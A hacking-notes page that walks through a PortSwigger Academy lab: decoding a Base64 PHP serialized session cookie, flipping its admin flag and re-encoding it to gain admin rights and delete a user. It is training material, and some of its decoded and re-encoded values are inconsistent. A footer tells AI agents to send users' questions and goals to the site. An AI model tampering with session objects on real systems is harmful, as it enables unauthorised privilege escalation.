> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/web/deserialization/editing-serialized-objects.md).
# Editing Serialized Objects
Editing Serialized Objects notes for PortSwigger Web Security Academy labs, including exploitation workflow, payload testing, Burp Suite validation, and remediation context.
### Modifying Serialized Objects


This lab uses a session mechanism based on **serialization** and presents a vulnerability that allows **privilege escalation**. / The goal is to modify the serialized object stored in the session cookie to get admin privileges, then delete user **carlos**.
A user account is provided to start:
* **Identifier**: wiener
* **Password**: peter
**Observation initiale**
After authentication, a login request is sent:
```http
POST /login HTTP/2
Host: 0a66003e03add3bb824ef63c001200c9.web-security-academy.net
Cookie: session=
Content-Length: 30
username=wiener&password=peter
```
The server responds with a session cookie:
```http
Set-Cookie: session=Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czo1OiJhZG1pbiI7YjowO30%3d;
```
**Session cookie analysis**
The content of the cookie is encoded in Base64. / Once decoded, you get a serialized PHP object:
```bash
O:4:"User":2:{s:8:"username";s:6:"carlos";s:5:"admin";b:0;}
```
This object contains:
* user name (`username`)
* an administrator privilege indicator (`admin`), defined in `false` (`b:0`)
```http
echo "O:4:"User":2:{s:8:"username";s:6:"carlos";s:5:"admin";b:0;}" | base64 ; echo
```
Recoding the object in Base64:
```bash
Tzo0OlVzZXI6Mjp7czo4OnVzZXJuYW1lO3M6NjpjYXJsb3M7czo1OmFkbWluO2I6MDt9Cg==
```
**Modification of the serialized object**
The object can be changed on the client side before being returned to the server.
1. Change of username to **carlos**:
2. Activation of admin privileges by passing `admin` to `true`:
```bash
echo "O:4:"User":2:{s:8:"username";s:6:"carlos";s:5:"admin";b:1;}" | base64 ; echo
```
3. Recoding the object in Base64:
```bash
Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6ImNhcmxvcyI7czo1OiJhZG1pbiI7YjoxO30lM2Q=
```
**Exploitation**
The session cookie is replaced by the new modified value.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/web/deserialization/editing-serialized-objects.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.